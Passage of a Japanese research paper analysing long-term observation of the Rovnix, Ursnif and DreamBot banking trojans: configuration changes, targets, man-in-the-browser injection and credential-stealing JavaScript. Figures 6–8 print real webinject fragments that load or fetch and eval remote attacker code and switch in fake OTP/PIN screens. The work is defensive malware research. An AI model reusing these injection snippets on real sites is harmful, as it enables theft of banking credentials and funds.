各検体の挙動観測結果について述べる．Ursnif と DreamBot は，静的解析の結果からコードが非常に類似していることおよび，攻撃設定情報の形式および復号方法が同一であることから継続した攻撃活動であると仮定し観測結果の分析を行った．

7.1 攻撃設定情報観測結果

観測期間中の攻撃設定情報の月ごとの更新回数を**表 6** に示す．攻撃設定情報に含まれた攻撃対象サイト数を**表 7** に示す．なお，攻撃設定情報の更新の判断は，新たに収集した攻撃設定情報と既存の攻撃設定情報を diff コマンドを用いて比較し，完全一致ではなくなった場合に更新されたと判断する．

7.1.1 Rovnix 検体 A〜B 攻撃設定情報の観測結果

検体 A〜B の攻撃設定情報の観測結果について述べる．表 6 から検体 A は，10 カ月の観測期間中に 60 回と頻繁に攻撃設定情報が更新されたが，検体 B は 2 回しか更新されていないことが分かる．また，検体 B は攻撃設定情報が観測開始時の 2016/01 に 1 度更新された後は，2016/03 に 1 度更新されたのみである．

表 7 から，検体 A〜B には，いずれも攻撃対象として銀行のみが設定されていた．また，攻撃対象にされた口座は，個人口座および法人口座が設定されていた．

7.1.2 Ursnif・DreamBot 検体 C〜J 攻撃設定情報の観測結果

検体 C〜J の攻撃設定情報の観測結果について述べる．検体 C〜J では，設定される攻撃手法が異なる 2 種類の攻撃設定情報が確認された．攻撃設定情報の違いに基づき攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類して結果を確認する．なお，各攻撃グループの攻撃手法に関しては，7.3.2 項に述べる．

表 6 から，攻撃グループ 1 の検体 D と攻撃グループ 2 の検体 C は，ほぼ同時期の 2016/07 に攻撃活動の開始が確認された．その後，攻撃グループ 1 は検体 D の 2016/07〜2016/08，検体 E の 2016/08〜2017/01，検体 G の 2017/01〜2017/03 と 2016/07〜2017/03 まで攻撃設定情報の更新が確認されている．これに対し，攻撃グループ 2 では，検体 C の攻撃設定情報が更新されない状態が継続し，2017/01 に検体 F が確認されるが攻撃設定情報の更新は継続しなかった．その後，2017/04 以降，検体 H の 2017/04〜2017/06，検体 I の 2017/07〜2017/09，検体 J の 2017/09〜10 と 2017/04〜2017/10 まで攻撃設定情報が更新されている．

表 7 から，攻撃グループ 1 では，攻撃対象として銀行のみが設定されている．攻撃グループ 2 では，銀行に加えてその他の攻撃対象が設定されている．その他の攻撃対象サイトと検体の対応を**表 8** に示す．また，検体 D を除くすべての検体で個人口座および法人口座が設定されており，検体 D では，個人口座のみが設定されている．

表 6 検体 A～J の攻撃設定情報更新回数
Table 6 The attack configuration update number of times of the sample A–J.

年月	検体 A	検体 B	検体 C	検体 D	検体 E	検体 F	検体 G	検体 H	検体 I	検体 J
2016/01	46	1								
2016/02	9	0								
2016/03	1	1								
2016/04	1	0								
2016/05	2	0								
2016/06	1	0								
2016/07	0	0	1	3						
2016/08	0	0	0	1	6					
2016/09	0	0	0	0	0					
2016/10	0	0	0	0	2					
2016/11			0	0	4					
2016/12			0	0	0					
2017/01			0	0	1	1				
2017/02			0	0	0	0	6			
2017/03			0	0	0	0	1			
2017/04			0	0	0	0	0	6		
2017/05								5		
2017/06								1		
2017/07									1	
2017/08									1	
2017/09									1	3
2017/10										1
総更新回数	60	2	1	4	13	1	7	12	3	4

表 7 検体 A～J の攻撃対象
Table 7 The attack target of the sample A–J.

	検体 A	検体 B	検体 C	検体 D	検体 E	検体 F	検体 G	検体 H	検体 I	検体 J
銀行（個人口座）	28	38	17	6	27	19	8	21	18	19
銀行（法人口座）	14	18	2	0	21	3	2	11	5	8
その他	0	0	10	0	0	10	0	13	18	17
総数	42	56	29	6	48	32	10	45	41	44

表 8 銀行以外の攻撃対象
Table 8 Non-bank attack target.

検体	攻撃対象サイト
検体 C，F	カード会社
検体 H，I，J	カード会社，EC サイト，仮想通貨取引所，フリーメール，ファイル共有サービス

7.2 攻撃設定情報観測結果の考察

攻撃設定情報の観測結果について考察する．

(1) Rovnix 検体 A～B の攻撃設定情報更新状況について

表 6 の検体 A～B の攻撃設定情報の観測結果の攻撃設定情報の更新期間および回数の結果から，検体 A は観測の開始時点である 2016/01 において 46 回と突出して更新回数が多い．2016/01 の攻撃設定情報の更新内容を確認すると数時間以内に攻撃設定情報が複数回更新される様子が見られた．このことから，この期間中は，攻撃者による C&C サーバの運用が安定していない可能性が考えられる．また，検体 A と検体 B では，検体 A は継続して攻撃設定情報が更新されているのに対し，検体 B では，ほとんど更新されていない．よって，観測期間中に検体 A は活発に攻撃を行ったのに対し，検体 B は攻撃が活発ではなかったと考えられる．

(2) Ursnif・DreamBot 検体 C～J の攻撃設定情報更新状況について

表 6 の検体 C～J の観測結果から，攻撃グループ 1 の検体 D および攻撃グループ 2 の検体 C は，ともに検体 A の攻撃設定情報の更新が観測されなくなった 2016/07 から攻撃設定情報の更新が確認されている．このことから，検体 D と検体 C はいずれも，Rovnix に代わって新たに Ursnif が用いられるようになったという可能性が考えられる．また，その後，攻撃グループ 1 では，検体 D，E，G の各検体の攻撃設定情報の更新期間が連続している．このことから，攻撃グループ 1 は，攻撃グループ 1 の検体 D，E，G と検体を変更して継続した攻撃活動であると考えられる．



図 4 挿入されるコード片の例
Fig. 4 Example of the inserted code.

攻撃グループ 2 では，検体 C，F と攻撃設定情報の更新がない検体が連続した後，攻撃グループ 1 の検体 G で攻撃情報の更新が確認されなくなった 2017/04 から，検体 H，I，J の各検体の攻撃設定情報の更新期間が連続している．このことから．攻撃グループ 2 は，攻撃グループ 1 の攻撃が活発な期間では，攻撃が活発ではなく，攻撃グループ 1 の停止後に攻撃が活発になり，検体 H，I，J と検体を変更して継続した攻撃活動であると考えられる．

(3) 攻撃対象サイトについて

攻撃対象サイトに関しては，表 7 の結果から，検体 A～B および攻撃グループ 1 の各検体では，銀行のみが攻撃対象とされていることが分かる．これに対し，攻撃グループ 2 では，銀行以外の攻撃対象が追加されていることが分かる．表 8 から検体 C，F では，カード会社が設定され，検体 H，I，J では，カード会社に加えて，EC サイト，仮想通貨取引所，フリーメールサービス，ファイル共有サービスが設定されていることが分かる．この結果から，観測期間の後半に進むにつれて攻撃対象が銀行以外に拡大していることが分かる．なお，攻撃対象とされた銀行の口座に着目すると検体 D で個人口座のみが設定されていることを除くと，すべての検体で個人口座，法人口座が設定されており，個人，法人のいずれも攻撃対象とされている状況が続いていることが分かる．

7.3 MITB 攻撃手法

各検体の MITB 攻撃手法の分析結果について述べる．

7.3.1 Rovnix 検体 A～B による MITB 攻撃手法

検体 A～B が行う MITB 攻撃手法の分析結果について述べる．Rovnix の攻撃設定情報に従って実行される MITB 攻撃の主な改ざん内容を以下に示す．

- 不正送金の注意喚起および推奨セキュリティ製品の案内の非表示化
- JavaScript コード片の挿入

検体 A～B の検体間で改ざん手法に違いはみられなかった．また，検体をまたがって存在する攻撃対象では，文字列の挿入位置，挿入内容が一致することが確認された．

検体 A で挿入されるコード片の例を**図 4** に示す．図 4 のコード片は，認証情報の盗取を行う不正 JavaScript をマニピュレーションサーバから読み込む script タグである．この script タグを改ざん対象サイトのメインの HTML コンテンツに挿入することで不正 JavaScript を対象コンテンツに読み込ませる．この時，読み込まれる不正 JavaScript は，すべての攻撃対象に対して “mainAT.js” というファイル名が用いられている．マニピュレーションサーバでは，不正 JavaScript 読み込み URI に含まれる攻撃対象名により攻撃対象ごとに異なる “mainAT.js” を返却する．各攻撃対象の “mainAT.js” をダウンロードして，WinMerge [27] を用いて比較を行ったところいずれも共通の JavaScript コードをベースとして実装されていることが確認された．また，各攻撃対象向け不正 JavaScript の差分の内容を確認したところ，盗取対象の情報が入力される input タグ名，オーバライドする対象の button タグ名，関数名等が各攻撃対象のコンテンツに合わせて実装されていることを確認した．また，検体 A～B で，検体をまたがって存在する攻撃対象では，同一の不正 JavaScript が利用されていることを確認した．

表 9 Ursnif・DreamBot の攻撃設定情報種別
Table 9 Data type of attack configuration of the Ursnif/DreamBot.

種別	概要
Replace	対象コンテンツ内の指定文字列を置換する
Replace Full	対象 URL 内の文字列を置換する
New Grab	対象 URL から読み込まれたコンテンツの内容をマニピュレーションサーバにアップロードする
VNC	対象 URL に接続時に VNC プラグインをダウンロードして起動する

図 5 攻撃種別 VNC および New Grab の例
Fig. 5 Examples of the attack types VNC and New Grab.

7.3.2 Ursnif・DreamBot 検体 C～J による MITB 攻撃手法

検体 C～J が行う MITB 攻撃手法の分析結果について述べる．Ursnif および DreamBot では，攻撃設定情報に対象コンテンツの書き換え以外にも複数の攻撃方法を設定することが可能であることが静的解析結果および攻撃設定情報の調査で明らかになった．攻撃設定情報に設定される攻撃手法の種別を**表 9** に示す．VNC および New Grab が設定された攻撃設定情報の例を**図 5** に示す．また，Ursnif および DreamBot では，設定可能な攻撃種別はいずれの検体も共通である．

検体 C～J は，7.1.2 項に述べたとおり，設定される攻撃手法の異なる 2 種類の攻撃設定情報が存在する．攻撃設

表 10 攻撃設定情報の共通点比較
Table 10 Comparison of Common Points of the Attack Configuration.

	挿入コード	挿入コード内の特徴文字列	不正 JavaScript	コード挿入位置
検体 A～B	図 4	az7id	mainAT.js	HTML ファイル
攻撃グループ 1	図 6	az7id	mainAT.js	HTML ファイル
攻撃グループ 2	図 7	iimgc	ファイル名無し	JavaScript ファイル

```
replace:
  URL: https://
  src: <body**>
  dst: <body**><style id="__loading" az7id >
html,body{
overflow: hidden !important;
height: 0 !important;
}
</style>
<script az7id="@ID@" src='https://                .com/test/az_p2
/gate/script/3fb9a778-bb80-11e3-8ca3-0025900d452e/300e77-8b3-56be
0a98-56c39ddf/jp/      .co.jp/mainAT.js' type='text/javascript' lan
guage='JavaScript' onload="this._loaded=true" onerror="this._erro
r=true;this._error_reason=arguments"></script>
```

図 6 攻撃グループ 1 における挿入されるコード片の例
Fig. 6 Example of the inserted code in attack group 1.

```
replace:
  URL: https://
  src: softpop = false;
  dst: softpop = false;(function(){function d(a){var c="/iimgc/
?c=script&r=softkey-pers&b="+encodeURIComponent("@ID@"),b=windo
w.XMLHttpRequest?new XMLHttpRequest:new ActiveXObject("Microsof
t.XMLHTTP");b.onreadystatechange=function(){4==b.readyState&&20
0==b.status&&a(b.responseText)};b.onerror=f;b.open("GET",c);b.s
end()}function e(){d(function(a){try{-1!=a.indexOf("%SERVER_URL
%")?eval(a.replace(/%SERVER_URL%/g,"/iimgc/")):f()}catch(c){f()
}})}
```

図 7 攻撃グループ 2 における挿入コード片の例
Fig. 7 Example of inserted code in attack group 2.

定情報の違いに基づき検体を攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類する．攻撃グループ 1 および攻撃グループ 2 ともに，主に攻撃種別の Replace と Replace Full を用いたコード片の挿入が行われる．しかし，2 つの攻撃グループでは，MITB 攻撃による改ざんで挿入される JavaScript の挿入コードおよび挿入コードによって呼び込まれる不正 JavaScript に違いが見られる．攻撃グループ 1 で挿入されるコード片の例を**図 6** に示す．このコード片は，認証情報の盗取を行う不正 JavaScript をマニピュレーションサーバから読み込む script タグである．攻撃グループ 2 で挿入されるコード片の例を**図 7** に示す．このコード片は，不正 JavaScript を XMLHttpRequest を用いてマニピュレーションサーバと通信を行い不正 JavaScript を呼び込むための JavaScript 関数である．

各攻撃グループで用いられる不正 JavaScript をダウンロードして WinMerge を用いて比較を行った．その結果，攻撃グループ 1，攻撃グループ 2 ともにグループ内では，共通する JavaScript をベースとして実装されていることを確認した．しかし，攻撃グループ 1 と攻撃グループ 2 の間で不正 JavaScript に共通性はみられなかった．

また，攻撃グループによって，コード片の挿入位置が異なることを確認した．攻撃グループ 1 では，改ざん対象サイトのメインの HTML コンテンツに対してコード片を挿入する．攻撃グループ 2 では，改ざん対象サイトのメインの HTML コンテンツから読み込まれる JavaScript ファイルに対してコード片を挿入する．

なお，コード片の挿入以外の攻撃手法として，攻撃グループ 1 では，攻撃種別の VNC が攻撃設定情報に設定されていることを確認した．また，攻撃グループ 2 では，Replace Full を用いて指定された URL に接続を行った際にフィッシングサイトに誘導する攻撃を検体 E でのみ確認した．さらに，攻撃種別の New Grab が攻撃設定情報に設定されていることを確認した．

7.4 MITB 攻撃手法の考察

MITB 攻撃手法の分析結果について考察を述べる．

(1) 攻撃設定情報の共通性について

検体 A～J の MITB 攻撃手法の分析結果において異なるマルウェアにおいても攻撃設定情報に設定される攻撃手法に共通性のみられる検体が存在した．そこで，攻撃設定情報の共通性による検体の分類を行う．検体 A～B では，攻撃設定情報の分析結果から攻撃手法に違いがみられず，検体をまたいで共通する攻撃対象に対する設定内容は同一である．このことから検体 A～B は，共通の攻撃手法を用いると考えられる．Ursnif と DreamBot は，異なる攻撃手法を持つ攻撃設定情報の違いから攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類される．なお，検体 A～B と各攻撃グループの攻撃手法を比較すると攻撃グループ 1 と検体 A～B に共通性がみられた．検体 A～B と攻撃グループ 1 の攻撃設定情報の共通性を**表 10** に示す．また，攻撃グループ 2 の攻撃設定情報も同様に比較した結果も合わせて表 10 に示す．この結果から，検体 A～B と攻撃グループ 1 は，攻撃設定情報に設定された攻撃手法に共通性があることが分かる．また，検体 A～B と攻撃グループ 1 で用いられる不正 JavaScript は “mainAT.js” というファイル名だけでなく，内容にも共通性があることを WinMerge を用いた比較で確認した．これらの結果から，検体 A～B と攻撃グループ 1 は共通の攻撃手法を用いる継続した攻撃活動であると考えられる．

(2) 検体 A～B および攻撃グループ 1 と攻撃グループ 2 の関係性

攻撃グループ 2 の攻撃設定情報は検体 A～B および攻撃グループ 1 とは共通性がみられなかった．このため，攻撃

表 11 検体 A における不正 JavaScript の通信機能
Table 11 Communication Function of Malicious JavaScript in sample A.

通信関数名	機能概要
postRequest	XMLHttpRequest を用いて通信を実施する
postRequest_onResponse	通信結果の JSON 形式のデータを解釈し各状態の処理にパラメータを通知する

表 12 検体 A における不正 JavaScript のサーバ連携機能
Table 12 Server Cooperation Function of Malicious JavaScript in sample A.

状態	状態概要	不正 JavaScript 機能概要
login	ログイン画面の表示開始	ログインボタンに認証情報の抜出を行う関数を設定する改ざんを行う
try_login	ログインボタン押下	ログインボタン押下時に，盗取データの送信・ログインボタンの無効化を行う マニピュレーションサーバの返却値によって，以下の 2 通りに動作を変更する • 改ざん JavaScript を終了．ログインボタンを有効化し，処理をインタネットバンキングコンテンツに戻す • マニピュレーションサーバと定期的に通信を行い，情報盗取用偽画面の表示等の処理を継続する

グループ 2 は，検体 A〜B および攻撃グループ 1 とは異なる攻撃手法が用いられていることが分かる．また，攻撃グループ 1 と攻撃グループ 2 において，攻撃グループ 1 では，検体 D，E が Ursnif，検体 G が DreamBot，攻撃グループ 2 では，検体 C，F が Ursnif，検体 H，I，J が DreamBot である．この結果から，Ursnif と DreamBot は，2 種類の攻撃グループに分かれるものの継続した攻撃活動である可能性が高いという仮定は，正しいと考えられる．さらに，検体 A〜B および攻撃グループ 1 では，Rovnix，DreamBot，Ursnif と 3 種類のマルウェアにわたって継続した攻撃活動が行われた可能性が高いことが分かる．

(3) 派生する攻撃活動について

攻撃グループ 1 および攻撃グループ 2 では，検体 A〜B には存在しない攻撃手法を攻撃設定情報によって指定可能であった．攻撃グループ 1 で用いられた攻撃手法の VNC および攻撃グループ 2 で用いられた攻撃手法の New Grab である．これらの攻撃対象には，主に法人口座が設定されていた．これは，法人口座では，送金処理に IC カード等の電子証明書による認証が必要な場合があるため，IC カード等が挿入された状態の感染 PC を遠隔操作する等の目的で VNC が利用されていると考えられる．New Grab は，法人口座は個人口座に比べて口座開設が困難であり，ログイン後の送金操作の方法を調査することが難しい．そこで，法人口座のログイン後のコンテンツ情報を収集するために用いられていると考えられる．また，攻撃グループ 2 の検体 E では，攻撃対象サイトへの接続時に接続先を変更し，フィッシングサイトに誘導を行う攻撃が確認されている．このような，VNC および New Grab といった攻撃やフィッシングサイトへの誘導といった攻撃が確認されたことから，MITB 攻撃が正規コンテンツを改ざんするという攻撃だけでなく，VNC を用いた感染 PC の遠隔操作，攻撃対象のコンテンツ情報収集，フィッシングサイトへの誘導，等にも利用されていることが分かる．

7.5 不正 JavaScript

不正 JavaScript の分析結果について述べる．

7.5.1 Rovnix 検体 A〜B の用いる不正 JavaScript

検体 A〜B の用いる不正 JavaScript の分析結果について述べる．不正 JavaScript は，インターネットバンキングのログインフォームに入力された内容をマニピュレーションサーバに送信する機能を有している．また，ワンタイムパスワード（以下，OTP）や PIN コード等の決済認証情報を要求する偽画面を表示し，入力された内容をマニピュレーションサーバに送信する機能を有している．なお，これらの OTP 入力偽画面等の表示機能は，不正 JavaScript 内には存在するものの，MITB 攻撃アクティブ調査でログイン画面への接続および偽認証情報の入力を行っても動作しないことを確認した．不正 JavaScript とマニピュレーションサーバとの通信を Web ブラウザのデバッガ機能で確認したところ不正 JavaScript からマニピュレーションサーバへ表示中の URL 等改ざん中のコンテンツ状態を通知し，マニピュレーションサーバから不正 JavaScript へ JSON 形式のデータで次の動作を指示すると思われるパラメータが返却されることを確認した．この通信を発生させる箇所をデバッガを使用して特定し，実装内容を分析する．その結果，不正 JavaScript には，マニピュレーションサーバと通信を行い受信した結果に従って動作する実装が行われていることを確認した．**表 11** および**表 12** に，通信の発生箇所およびマニピュレーションサーバに通知される状態と各状態で行われる処理の調査結果を示す．

また，決済認証情報として OTP と PIN コードをユーザが選択可能な銀行においては，不正 JavaScript 内に含まれ

表 13 検体 C における不正 JavaScript の通信機能
Table 13 Communication function of malicious JavaScript in sample C.

通信関数名	機能概要
$b，Ac P	XMLHttpRequest を用いて通信を実施する． 通信結果の json を解釈し各状態の処理にパラメータを通知する．

※難読化処理で関数名は無意味なものに置換されている

表 14 検体 C における不正 JavaScript のサーバ連携機能
Table 14 Server cooperation function of malicious JavaScript in sample C.

状態	状態概要	不正 JavaScript 機能概要
login summary	ログイン画面の表示開始 ログイン後の口座情報画面の表示開始	ログインボタンに認証情報の抜出・送信を行う関数を設定する改ざんを行う． 口座情報（口座番号，残高，送金認証方式等）を抜出し，サーバに送信する． マニピュレーションサーバの返却値によって，以下の 2 通りに動作を変更する． • 改ざん JavaScript を終了．処理をインタネットバンキングコンテンツに戻す． • マニピュレーションサーバと定期的に通信を行い，情報盗取用偽画面の表示等の処理を継続する．

```
function ()
{
    logger.info('transaction_check', transaction_check);
    if (transaction_check)
    {
        if ($subscribersTable.find(':contains("[redacted]")').$() &&
            $subscribersTable.find(':contains("[redacted]')').$())
        {
            /*
            [redacted]                    OTPの盗取画面を示すコメント
             */
            androidTokenGrabber.mtCheck();  OTPの盗取処理の呼び出し
            return;
        }
        if ($subscribersTable.find(':contains("[redacted]")').$() &&
            $subscribersTable.find(':contains("[redacted]")').$())
        {
            /*
            [redacted]                    PINの盗取画面を示すコメント
             */
            setStage('grab_tan', gotoHome);  PINの盗取処理の呼び出し
            return;
        }
        disableHolder(gotoHome, 'success');
    }
    else
    {
        disableHolder(gotoHome, 'success');
    }
});
```

図 8 偽画面表示の切り替え実装
Fig. 8 Implementation of fake screen display switching.

る HTML コンテンツを解析すると OTP および PIN コードの入力を促す 2 種類の偽画面の実装を確認した．表示する偽画面を切り替える処理の実際の不正 JavaScript を**図 8** に示す．また，不正 JavaScript の OTP 盗取用と思われるコンテンツには，“ワンタイムパスワード” の文言を，PIN コード盗取用と思われるコンテンツには “暗証カード”，“第 2 暗証” 等の文言を確認している．

7.5.2 Ursnif・DreamBot 検体 C〜J の用いる不正 JavaScript

検体 C〜J の用いる不正 JavaScript について述べる．攻撃グループ 1 で用いられる不正 JavaScript は，7.4 節で述べたとおり，検体 A〜B と共通性のある “mainAT.js” が用いられており，改ざん手法も同様であることを確認した．

攻撃グループ 2 で用いられる銀行に対する不正 JavaScript では，インターネットバンキングサイトのログインフォームに入力された内容をマニピュレーションサーバに送信するための機能を有している．また，マニピュレーションサーバと通信を行い受信した JSON 形式のデータに含まれるパラメータに従って動作を変更する実装がされていることを確認した．また，OTP や PIN コード等の決済認証情報を要求する偽画面を表示し，入力された内容をマニピュレーションサーバに送信する機能を有していることを確認した．7.5.1 項と同様に，サーバとの通信結果に従って改ざん動作を行う実装の分析を実施した結果を**表 13** および**表 14** に示す．

なお，検体 H，I では，ログイン後の画面を改ざんすることで，感染 PC から送金処理を行う自動不正送金機能が一部の銀行向けに実装されていた．これは，ログイン画面の改ざんによる認証情報の盗取を行わず，ログイン後に不正 JavaScript により強制的に OTP 入力画面まで遷移し，OTP 入力を行わせて送金処理を行うものである．

攻撃グループ 2 では，7.1.2 項に示すとおり，銀行以外の攻撃対象が設定されていた．銀行以外への攻撃では，対象ごとに異なる不正 JavaScript が用いられていた．カード会社，EC サイトへの攻撃では，クレジットカード情報の盗取が，仮想通貨取引所およびファイル共有サービスへの攻撃では，ログイン認証情報の盗取が，それぞれ行われる．フリーメールサービスへの攻撃では，2 つのフリーメールサービスが対象となっており，1 つは，受信メールリスト，もう 1 つはアドレス帳が攻撃対象として指定されていた．不正 JavaScript を確認すると攻撃対象の DOM 情報をパースし，受信メールリストでは送信元メールアドレスを，アドレス帳では登録されているメールアドレスを盗取し，マニピュレーションサーバに送信する機能が実装されていることを確認した．

7.6 不正 JavaScript の考察

不正 JavaScript の分析結果について考察を述べる．

(1) 検体 A〜B における特徴的な改ざん方法について

検体 A〜B で用いられる不正 JavaScript にのみにみられる特徴的な改ざん方法として金融機関が推奨するセキュリティ製品の導入を促す偽画面を表示する機能を有していることを実装と MITB 攻撃アクティブ調査から確認した．これは，セキュリティ製品の導入画面を装うことでユーザの警戒を軽減させる目的があると考えられる．

(2) 検体 A〜B および攻撃グループ 1 と攻撃グループ 2 で用いられる不正 JavaScript の共通性について

検体 A〜B および攻撃グループ 1 の用いる不正 JavaScript は，共通の “mainAT.js” が用いられていたが，攻撃グループ 2 の用いる不正 JavaScript は共通性がなく，まったく異なるものが用いられていた．しかし，表 11 および表 12 と表 13 および表 14 の結果から実装方法や表示される偽画面の内容等は異なるが，不正 JavaScript のログインフォームに入力された情報を盗取する機能，マニピュレーションサーバと通信することでパラメータを受信し動作を変える機能，OTP や PIN コード等の決済認証情報を盗取するための偽画面を表示する機能等，不正 JavaScript が持つ攻撃機能は共通していることが分かった．

(3) 盗取情報のリアルタイム利用について

分析結果の以下の点から，いずれの検体でも不正 JavaScript とマニピュレーションサーバが通信により，連携することで盗取情報をリアルタイムに利用することを狙っている可能性が考えられる．1 つは，盗取対象の情報にリアルタイムで送金処理を行っていなければ使用することのできない OTP が含まれている点である．さらに，OTP を盗取するための偽画面を表示する機能を持つ不正 JavaScript によって改ざんされたログインフォームに偽のログイン情報を入力した場合，OTP を盗取するための偽画面を表示するのではなく，マニピュレーションサーバとの通信結果にしたがって攻撃活動を終了することを確認している．仮に正しいログイン情報を入力した場合には，OTP の入力画面を表示するためのパラメータを受信する可能性が高いと考えられる．さらに，検体 A〜B で，決済認証情報として OTP と PIN コードをユーザが選択可能な銀行に対する不正 JavaScript では，それぞれの偽画面を表示する機能を保有し，OTP と PIN コードいずれの偽画面を表示するかが切り替え可能となっていることを確認している．これも，OTP と PIN コードのいずれを使うかの判断は，インターネットバンキングにログインした後に，送金処理を実施しなければ判断することができないため，この攻撃でも，リアルタイムで盗取情報を利用し，ログインおよび送金処理を行っている可能性が高いと考えられる．

(4) 銀行以外の攻撃対象に対する不正 JavaScript について

攻撃グループ 2 の銀行以外の攻撃対象に対する不正 JavaScript の分析結果から，カード会社，EC サイトに対するクレジットカード情報の盗取，仮想通貨取引所，ファイル共有サービスのログイン認証情報の盗取が行われていることが分かる．また，フリーメールサービスに対する不正 JavaScript は，2 種類のフリーメールサービスから受信メールリストに含まれる送信元メールアドレスやアドレス帳に登録されているメールアドレスが盗取されることを確認している．これは，Ursnif や DreamBot が感染を拡大させるためのマルウェア感染メールの送付先として利用されると考えられる．なお，攻撃対象とされたフリーメールサービスはいずれも非常に知名度が高く，日本国内における利用者が多いことが容易に想定されるものであった．また，アカウント取得が容易であり，攻撃者がアカウントを取得して対象サイトのコンテンツを調査することが可能であるためと考えられる．仮にインターネットサービス・プロバイダ（以下，ISP）等の提供する Web メール等を攻撃対象とするためには，ISP との契約の必要や場合によっては利用料金の支払いが発生する可能性があるため，フリーメールサービスに比してアカウントの入手が難しく，フリーメールサービスのみが攻撃対象になったと思われる．

8. 考察

8.1 長期観測の有効性

長期観測の有効性について考察する．長期観測システムを運用することで，Rovnix，Ursnif，DreamBot の攻撃設定情報を常時観測することが可能であった．この結果，攻撃対象，攻撃手法の変化をリアルタイムに把握することが可能となった．また，観測対象検体の多くが数カ月にわたって攻撃設定情報を更新しており，攻撃設定情報の把握に長期観測が有効であるといえる．

不正 JavaScript の分析結果から，不正 JavaScript は，マニピュレーションサーバと通信することで連動して挙動を変更する実装がされていることが分かった．また，攻撃者が盗取した認証情報をリアルタイムで使用して送金処理を実行していると考えられる決済認証用 OTP を盗取する機能が備わった不正 JavaScript が存在している．このことから，不正 JavaScript とマニピュレーションサーバが連動してリアルタイムに盗取した認証情報の不正利用や不正送金を行うという攻撃が存在する可能性が高いと考えられる．さらに，Ursnif および DreamBot では，VNC および New Grab という VNC を利用した遠隔操作や攻撃対象のコンテンツ情報の収集等の攻撃手法が攻撃設定情報に設定され用いられており，MITB 攻撃がコンテンツ改ざんによる情報盗取だけでなく，遠隔操作のトリガやコンテンツ収集等に利用されていると考えられる．このように，OTP の盗取

表 15 マルウェアの活動期間と攻撃対象
Table 15 Malware activity period and attack target.

マルウェア	主要活動期間	攻撃対象分類						
		銀行		カード	EC サ	仮想通貨	フリー	ファイル共
		個人	法人	会社	イト	取引所	メール	有サービス
Rovnix	2016/01～2016/06	✓	✓					
Ursnif	2016/07～2017/01	✓	✓	✓				
DreamBot	2017/02～2017/10	✓	✓	✓	✓	✓	✓	✓

や遠隔操作による法人口座における IC カード等の電子証明書等の不正送金対策を回避する攻撃が行われている可能性が高く，対策の高度化が必要であることが分かる．具体的な対策の高度化の例としては，送金時のトランザクション認証の導入．特に，マルウェアの影響の及ばない別の端末で何に対する認証を行うのかを確認したうえで認証を行う技術 [28] の導入が考えられる．また，インターネットバンキング利用者のビヘイビアから非正規利用者（攻撃者）を判別する技術 [29], [30] の導入促進および判別技術自体の高度化が考えられる．さらには，ATM や窓口で導入されている生体認証の活用およびサイン等の利用者のビヘイビアを活用した認証技術 [31] 等をインターネットバンキングに利用することでなりすましログイン自体を防止する技術の開発等が考えられる．

このようにマルウェア定点観測と MITB 攻撃アクティブ調査を合わせて行うことで，より詳細な攻撃手法を把握することが可能である．また，マルウェアの定点観測により，攻撃設定情報の変化に合わせて的確なタイミングで MITB 攻撃アクティブ調査を行うことが可能である．

金融系マルウェアを長期的に観測することで，観測対象の 3 種類の金融系マルウェアが 1 つの攻撃活動で用いられている可能性を把握することができた．これは，表 6 からマルウェア攻撃設定情報の更新停止時期と別のマルウェアの攻撃開始時期が連続しているため連続した攻撃活動である可能性が考えられる．また，Rovnix と Ursnif/DreamBot の攻撃グループ 1 では攻撃手法が，Ursnif/DreamBot の攻撃グループ 1，2 では，用いられるマルウェアがそれぞれ共通している．これらの事象から 3 種類の金融系マルウェアが同一の攻撃活動で利用されている可能性が高いと推察される．

8.2 攻撃対象の変遷

攻撃対象の変遷について考察する．観測対象マルウェアの攻撃期間と攻撃対象を**表 15** に示す．長期観測システムを運用することで，金融系マルウェアの攻撃対象を把握することが可能であった．表 15 に示すとおり，攻撃対象が銀行からその他の多くの企業のインターネットサービスに拡大している実態を把握することできた．攻撃対象は，Rovnix では，銀行のみであったが，Ursnif では，銀行に加えてカード会社が攻撃対象に追加された．さらに，DreamBot では，カード会社，EC サイト，仮想通貨取引所，フリーメールサービス，ファイル共有サービスが追加されている．このことから，金融系マルウェアは，MITB 攻撃の攻撃対象を銀行以外に拡大して，攻撃活動を行っていることが分かる．

8.3 複数のマルウェアへの対応

本稿では，3 種類の金融系マルウェアに対して提案手法が有効であることを示した．また，文献 [2] で対象とした VAWTRAK にも有効であることから提案手法は様々な種類の金融系マルウェアに対して有効と考えられる．なお，提案手法では，静的解析の結果に基いて定点観測の設定を行っている．近年，攻撃に用いられるマルウェア数は増大しておりすべてを静的解析することは不可能である．しかし，提案手法では，Rovnix では，1 検体の静的解析結果から本稿の検体を含む 9 検体を観測可能であった．Ursnif と DreamBot では，Ursnif 1 検体の解析結果から本稿の検体を含む計 29 検体を観測可能であった．このことから，C&C サーバとの通信，MITB 攻撃機能，攻撃設定情報の形式や復号方法等は，同種のマルウェアで変更されずに使用されることが多く，最小限の静的解析で長期観測システムを運用すること可能であると考えられる．また，マルウェア定点観測の結果からマルウェア挙動の変化を把握することで，静的解析を適切なタイミングで行うことも可能となる．

9. まとめと今後の課題

本稿では，提案手法に基づいた長期観測システムにより，複数の金融系マルウェアの攻撃対象および攻撃手法を把握することが可能であることを示した．さらに，長期観測により得られた情報を攻撃対象の銀行等に展開することで対策の強化や利用者への適切な注意喚起等に活用することが可能である．また，警視庁や ACTIVE プロジェクト [32] に情報を提供することで，C&C サーバおよびマニピュレーションサーバのテイクダウンや通信の遮断，マルウェア感染者への通達等に活用されている．今後も金融系マルウェアの長期観測および情報共有を継続して実施する．

今後の課題として，MITB 攻撃アクティブ調査は，別環

境を用いて手動で実施する必要があるため負荷が高い．長期観測システムと自動で連携するシステムを構築することで調査効率を向上させる．

